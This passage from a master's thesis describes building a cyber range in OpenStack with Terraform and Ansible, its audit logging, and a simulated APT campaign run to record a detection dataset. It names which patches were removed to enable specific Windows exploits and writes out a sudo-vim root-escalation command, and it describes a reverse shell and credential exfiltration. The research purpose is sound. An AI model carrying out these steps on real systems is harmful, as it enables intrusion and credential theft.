


Figure 5.4.: A tool evaluation concept.

6. Implementation of the cyber range

This chapter presents the implementations that were realised in this thesis. The cyber range will be described in steps of the system stages, Terraform and Ansible. On top of the base system setups, the auditing configurations alongside the implemented vulnerabilities are covered. The implementation description of the cyber range is wrapped up with descriptions of the recorded scenarios benign behaviour and APT-Campaign.

The implementation of the cyber range configurations is structured into several stages building on each other. Starting with network and VM provisioning in Section 6.1 and VM setups in Section 6.2 to form a base infrastructure, Section 6.3 describes the implemented auditing setup. Section 6.4 addresses the configured vulnerabilities selected for the demonstrated APT campaign which is described in Section 6.6 together with Section 6.5.

All code is available on GitHub [1] and thus code listings towards the cyber range are omitted in this chapter. Terraform configurations are located in subfolder */new/1_resource_generation/* and code executed by Ansible are located in subfolder */new/2_ansible_resource_provisioning/*. The resulting dataset is available open-source via email request, a matured version with additional content is planned to be released with the KIT RADAR platform.

Terraform configurations are implemented using the Terraform definition language. Tasks within the Ansible stage are implemented using YAML, Ansible modules, bash, Windows command line and PowerShell.

6.1. Network and Host Configuration for the Cyber Range in Terraform

For the Terraform stage, existing code by Leon Huck [20] was used as a basis to implement the network presented in Section 5.2 and was further refined. Figure 6.1 shows the resulting overview of provisioned networks and hosts in OpenStack. Three networks were created, namely OT-network, IT-network and APT-network with corresponding subnets and routers where applicable.

General changes to the existing codebase include the introduction of custom resource configurations called flavours, a centralised cloud-config for windows hosts as well as a uniform naming pattern for hosts and corresponding resources. VMs were named [net]-[OS]-[designation]-[no] with net referring to the network, OS to the operating system, designation to the role a VM has like PC for workstations and a trailing number if there are multiple instances.

Windows hosts were set up from Windows Server 2019 Evaluation with mostly 60 GB of disk space, 8 GB of main memory, 4 GB swap memory and 4 virtual CPU cores. Users and additional

[1] `https://github.com/Ueda-Ichitaka/MasterCyberrange`

required features were set up with a could-config template passed to Terraform/OpenStack as `userdata` field. This cloud-config contains usernames and passwords as well as PowerShell commands that install OpenSSH client and server, open firewall ports, set locales, timezone and configure ssh and WinRM services. WinRM is required for Ansible to execute properly, however the command `winrm quickconfig` does not return after execution resulting in the necessity of manually executing a list of commands manually via ssh.

Linux Ubuntu hosts were set up from version 20.04 Focal Fossa with 30 GB disk space, 4 GB memory, 4 GB swap memory and 2 virtual CPU cores. Other Linux hosts were set up with Debian 12 and changing resource configurations dependent on designation. The proxy was configured with 100 GB disk space, 4 GB memory and swap an 2 CPU cores, aggregation-server has 500 GB disk space, 10 GB of main memory to support the execution of Splunk, ELK or other software, 4 GB swap and 4 CPU cores. Embedded devices were assigned 10 GB disk space, 2 GB of memory and swap and 1 CPU core to resemble resource limitations, APT-Download-Server was configured the same way with 20 GB disk space. Attacker VMs were composed of Kali Linux, 50 GB disk space, 4 GB memory and swap and 2 CPU cores.




Figure 6.1.: Network in max configuration as displayed in OpenStack

6.2. Virtual Machine Setup for the Cyber Range in Ansible

VM setups to configure system settings, install applications and start services were implemented with Ansible. This again is based on previous work by Leon Huck for basic structures and the Ansible inventory setup and was greatly extended during development. All Ansible playbooks and rules were designed in a modular manner with minimal dependencies to be run one after another to achieve general and designation-specific host setups as well as vulnerabilities.

General setup playbooks for Windows and Linux installed basic applications and packages like Firefox, MS Office, Thunderbird, Wireshark, WinDirStat, nmap, gcc, rsync, nano, cifs utils, libpcap, locate, netcat as well as the base auditing applications auditd and Sysmon alongside their respective configurations. Also firewall rules and ssh clients and servers were configured as well as ssh keys for communication between Windows hosts and aggregation-server were placed. All Windows hosts were also equipped with PowerShell scripts and applications to export logs, set user rights, start services and configure auditing services which were utilised in Section 6.3. Those base configurations and applications are expected to be installed in any other playbooks and form the OS basis. Additionally, playbooks for alternative auditing setups like Splunk or ELK 5.6.16 and ELK 7.21 can be executed to install their necessary client applications.

On top of the base configurations, playbooks for specific designation- and role-based setups for single hosts or groups of hosts exist to set up specific applications, place files, create folders and services. Onto IT-Win-PC-1 the files necessary to set up the initial access were placed for TestAdmin and TestUser as well as a text file containing credentials for IT-Linux-PC-1 and all Windows machines was placed for TestAdmin. IT-Linux-PC-1 has a documents directory owned by root containing a text file `secret.txt`. Since Terraform is not able to configure passwords for user accounts for Linux hosts, this was done with bash commands as well. Lastly, a misconfiguration of privileges was configured into the `sudoers` file allowing user ubuntu to execute vim with sudo privileges.

IT-Win-Share was configured with a Windows share directory structure, a configured share using SMB1 and a placed file `confidential_report.txt`. OT-Linux-HMI and OT-Linux-PLC were both configured with the unsafe password *123435* as well as with a set of binaries and code files written in C that exchange messages using Modbus-TCP to emulate working PLC devices and active development efforts. The program periodically sends 10 registers of incremented numbers every 5 minutes. Development efforts also went into Windows Domain Controllers to automatically create a domain and let Windows hosts join it. However, significant parts of these setups were not able to be realised with Ansible or ssh using PowerShell and could only be achieved manually from a graphical interface, which contradicted the goal of automation and therefore was set aside for future development.

aggregation-server was set up with directory structures to receive and sort log data into a structure corresponding to the dataset concept. Also ssh keys for communicating with Windows hosts were placed and tailscale was installed and set up to connect to an outside fileserver to export the resulting dataset. Configurations to set up proxy as ssh proxy and Ansible controller were split into two stages and taken over by the existing codebase with minor adjustments for timeouts and missing packets.

6.3. Auditing

Auditing setups and the capability to centrally start and stop audit recording are of major importance to the proposed testbed and dataset. Both setup and configuration as well as the start/stop control were implemented in Ansible, bash and PowerShell.

Hosts to be audited were configured as groups with Ansibles' inventory, omitting all adversary VMs, proxy and aggregation-server. For all Windows and remaining Linux-based hosts network traffic was recorded by tshark, the terminal oriented version of Wireshark as PCAPNG file. On Linux, all network interfaces were recorded. On Windows it is only possible to record the first network interface in a stable and reproducible manner.

Audit logging on Linux was done with auditd as it is the most commonly employed tool for audit logging in literature. Configurations were initially taken from previous work within the research group by Qi et al. [16] and a merge of audit rules encountered with different detection system implementations. Further performance testing revealed the possibility to record all system calls without performance issues for auditd or the VMs in general. The setup was further refined with `audispd.conf` and `auditd.conf` settings, configuring auditd with logrotate in 512 MB blocks and raw log format. All auditd configurations can be found at `https://github.com/Ueda-Ichitaka/MasterCyberrange/tree/master/new/2_ansible_resource_provisioning/roles/linux_common/templates`.

Windows audit logging was implemented using Sysmon, Windows Logs and Event Tracing for Windows (Windows ETW). The configurations for Sysmon and setups for Windows ETW ALPC logging also were contributed by Qi Liu [16] and adapted to the proposed testbed. This specific setup was also chosen, because Sysmon does create and record a globally unique ID (GUID) for every process but does not record registry reads and other system activities. Windows ETW was used to record these system activities as well as to collect Windows inter-process communication (ALPC) logs. For Windows logs, a list of selected log channel names was compiled to select all important logs (Sysmon, Security, System, Windows PowerShell, Application) as well as other adjacent logs. Sysmon was configured to record everything it is capable of except for auditing processes like itself, WinLogBeat, Procmon etc.

To start an audit recording, an Ansible playbook was utilised to perform the following tasks in parallel on all audited hosts: 1) clear all existing logs to prevent contamination from setup activities or attacks performed before, 2) start auditd or the Sysmon + ETW processes and 3) start the network traffic capture with tshark. On Windows however tshark had to be started manually via ssh due to Ansible not being able to execute the PowerShell commands `Invoke-Command` and `Start-Process` which are required to start a process detached from the calling remote session. For this purpose, a PowerShell script was developed and placed on all Windows hosts during setup. Additionally, a text file with the starting timestamp was created on aggregation-server which was utilised for sorting the recorded logfiles in the stop audit playbook.

To stop the audit recording, another Ansible playbook performed the steps to 1) stop tshark, 2) stop auditd/Sysmon+ETW and lastly 3) export all logs to the aggregation server. To export logs from Linux systems, the `/var/log/` directory was compressed into a TAR.GZ archive and transmitted to aggregation-server with the synchronize module of Ansible alongside the compressed network capture file. The setup to export Windows logs was done in several steps and iterations due to multiple different possible formats and structures of Windows logs.

First, all logs specified in the selected channels file were exported with `wevtutil`, following an export of all logs with Export-EventLogs [2] as EVTX, CSV and text files. Lastly, all logs were exported with `Get-WinEvent` in standard format and a tab-separated format which resembles the format when exporting Windows logs from the EventViewer GUI application as text files. All exported logfiles were placed into a folder structure with subdirectories for every export method alongside the additional ETW logfiles. Filehashes for all Windows logfiles were collected in a text file before compressing the logfile directory and network capture file into archives with 7zip. 7zip was used because it can work with restricted memory as opposed to `Compress-Archive` which requires as much memory as the to be compressed file or folder takes up on disk. Due to the non-availability of the synchronize Ansbile modules for Windows hosts, the compressed files were transferred to the aggregation server with scp and ssh keys that are exclusive between Windows hosts and aggregation-server.

The aggregation server received all transmissions in subfolders for each individual host. After all files were transmitted, a folder named by the starting-timestamp was created for each contributing host and all corresponding data from this record was moved into this folder. The timestamp naming scheme allows for multiple records to be performed subsequently without manual effort to sort the files. To move the recorded dataset outside the cyber range networks, tailscale was used as a VPN to mount a fileshare server outside the hypervisor server infrastructure.

Additional logging setups were developed for online-monitoring that can be set-up to run as a server on aggregation-server with log forwarding agents on all VM hosts. One solution is Splunk with their agent UniversalForwarder on both Linux and Windows systems. The forwarders were configured to collect Sysmon and auditd logs and as a service, enabling continuous logging. Splunk was setup and tested to work properly, however Splunk requires a license dependent on traffic value and it is not possible to obtain raw audit logs, thus was not pursued further.

Another online log-aggregation solution is ElasticSearch, Logstash and Kibana, also referred to as ELK stack. ELK provides multiple different forwarding agents, called Beats. For this setup, FileBeat and PacketBeat with auditd were configured for Linux and WinLogBeat and PacketBeat for Windows hosts. ELK stacks of versions 5.6.16 and 7.21 were successfully set up and tested to work properly. However it is not possible to obtain raw audit logs from ElasticSearch without file processing and conversion from JSON to their original formats. Therefore, ELK was not pursued further.

6.4. Vulnerabilities

Aside of insecurely stored passwords, misconfigurations and user error, a set of vulnerabilities was selected to enable privilege escalations or gain access or information. For Windows systems those vulnerabilities were selected from well-known exploits that Windows Server 2019 is vulnerable to. For Windows workstations PrintNightmare (CVE-2021-34527), HiveNightmare (CVE-2021-36934) for Windows Share servers, ZeroLogon (CVE-2020-1472) and JuicyPotato (CVE-2019-0836) for all Windows systems were selected as well as a vulnerable sudo privilege configuration for Ubuntu workstations.

[2] `https://github.com/WillyMoselhy/Export-EventLogs`

The family of potato exploits for Windows systems emerged with Hot Potato in 2016 and can be used to elevate privileges of user accounts to admin or *NT Authority/System* rights [126]. To enable this exploit, TestAdmin was configured with `SeAssignPrimaryTokenPrivilege` and `SeImpersonatePrivilege`, Port 135 was opened in the Windows firewall and updates KB:4489886, KB:4493509, KB:4497934, KB:4514366, KB:4512577 and KB:4512578 were uninstalled. The RoguePotato variant of JuicyPotato was successfully executed while testing.

PrintNightmare exploits the Windows printer system by tricking the system to install a vulnerable printer driver, creating a dummy printer and changing the path of the printer driver library in the dummy printers configuration file to load arbitrary code. Due to printer drivers operating with localsystem privileges, a privilege escalation is possible. A variant exploiting printer drivers and named pipes exists with PrinterSpoofer, which also makes use of `SeImpersonatePrivilege`. [127, 128, 129] To make the victim workstations vulnerable, updates KB:5004945, KB:5004237 and KB:5005394 were uninstalled, printer driver isolation disabled, the printer spooler service set to autostart and unsigned printer drivers allowed. This exploit was successfully tested and executed in the APT-Campaign.

ZeroLogon is a vulnerability specific to Windows domain controllers and can be used to gain domain administrator privileges [130]. To enable this vulnerability the updates KB:4571723, KB:4586793, KB:4571729, KB:4570334 and KB:4577668 were uninstalled. This exploit was not tested due to setup difficulties regarding domain controllers.

HiveNightmare, also called SeriousSam, allows users to read registry hives and thus obtain credentials of other users as well as execute code as `SYSTEM` [131]. The vulnerability was implemented by enabling volume shadow copies, granting a user access permissions to `C:\Windows \System32 \config \SAM`, `C:\Windows \System32 \config \SYSTEM` and `C:\Windows \System32 \config \SECURITY` as well as uninstalling updates KB:5004296, KB:5005030 and KB:5005568. This vulnerability was chosen for fileshare servers due to them storing credentials of multiple different users.

Other prominent vulnerabilities would be EternalBlue and Dirty Cow which were considered but not implemented as of time of writing.

6.5. Benign Behaviour

Benign behaviour was emulated following the best effort principle resulting in 30 minutes of recordings. The goal was to emulate host activities that would naturally occur in office environments like web browsing, accessing and creating files and other development efforts. The network and host configuration depicted in Figure 6.2 was utilised and events were performed manually on IT-Win-PC-1, IT-Linux-PC-1, OT-Win-PC-1, OT-Linux-PLC and OT-Linux-HMI via ssh and UI spice consoles provided by OpenStack. IT-Win-PC-1 browsed the internet, played videos on YouTube and created documents with Wordpad. IT-Linux-PC-1 created files, performs a web request with curl and accesses embedded devices with ssh. OT-Win-PC-1 also starts ssh sessions with OT-Linux-PLC and OT-Linux-HMI. On both embedded devices, services and binaries for a program communicating via Modbus-TCP were started and their execution monitored as well as ssh configurations accessed and modified.




Figure 6.2.: Network in scenario configuration as displayed in OpenStack.

6.6. APT-Campaign

The APT-Campaign was executed on the same configuration as benign behaviour, an exhaustive execution log can be found with the implementation of the cyber range [3].

Figure 6.3 depicts the attack sequences. For initial access, a PowerShell script that disguises itself as a link file is crafted and placed on IT-Win-PC-1 to simulate a malicious mail attachment. The script was taken from APT29 Scenario 2 [4] and modified to execute a reverse shell [5] to connect to the IP address of APT-Outside-Attacker. A user executes the link file, the script performs local reconnaissance commands before connecting to the attacker, granting the attacker a PowerShell session on IT-Win-PC-1. The attacker continues to perform reconnaissance commands to discover users, network configurations and files. For network scans, a PowerShell script [6] is downloaded with the command `Invoke-Webrequest` and subsequently the IT-network was scanned for online hosts. The attacker discovers that IT-Win-PC-1 is vulnerable to PrintNightmare, downloads a corresponding exploit [7] and executes

[3] https://raw.githubusercontent.com/Ueda-Ichitaka/MasterCyberrange/refs/heads/master/Dataset/Ground_Truth_base.md

[4] https://github.com/center-for-threat-informed-defense/adversary_emulation_library/tree/master/apt29/Emulation_Plan/Scenario_2

[5] https://github.com/antonioCoco/ConPtyShell

[6] https://github.com/BornToBeRoot/PowerShell_IPv4NetworkScanner/blob/main/Scripts/IPv4NetworkScan.ps1

[7] https://github.com/JohnHammond/CVE-2021-34527

it to create a new administrator account with known credentials. Invoking a new PSSession as this new administrator, the attacker proceeds to discover a text file containing credentials to IT-Linux-PC-1 and other Windows hosts that was not accessible before. This file is exfiltrated to the attacker machine with scp and the attacker moves laterally to IT-Linux-PC-1 using ssh on port 666 and the discovered password.




Figure 6.3.: Execution plan for the example APT campaign.

On the Ubuntu VM, the attacker executes commands for local reconnaissance discovering a text file `secret.txt`, scanning the network using nmap and its vulnerability scanner as well as the vulnerable sudoers configuration by executing `sudo -l`. This revealed, that the user is allowed to execute vim with sudo privileges without being prompted for a password. This allows to gain root privileges by executing `sudo vim -c '!sh'` due to the ability of vim of executing commands with the -c flag which spawns a sh shell as root. The attacker continues to exfiltrate the results of a network scan to his machine, vulnerability scan IT-Win-Share and executes the command to gain root privileges. As root the attacker is able to access the sensitive files `/etc/passwd` and `/etc/shadow` and is able 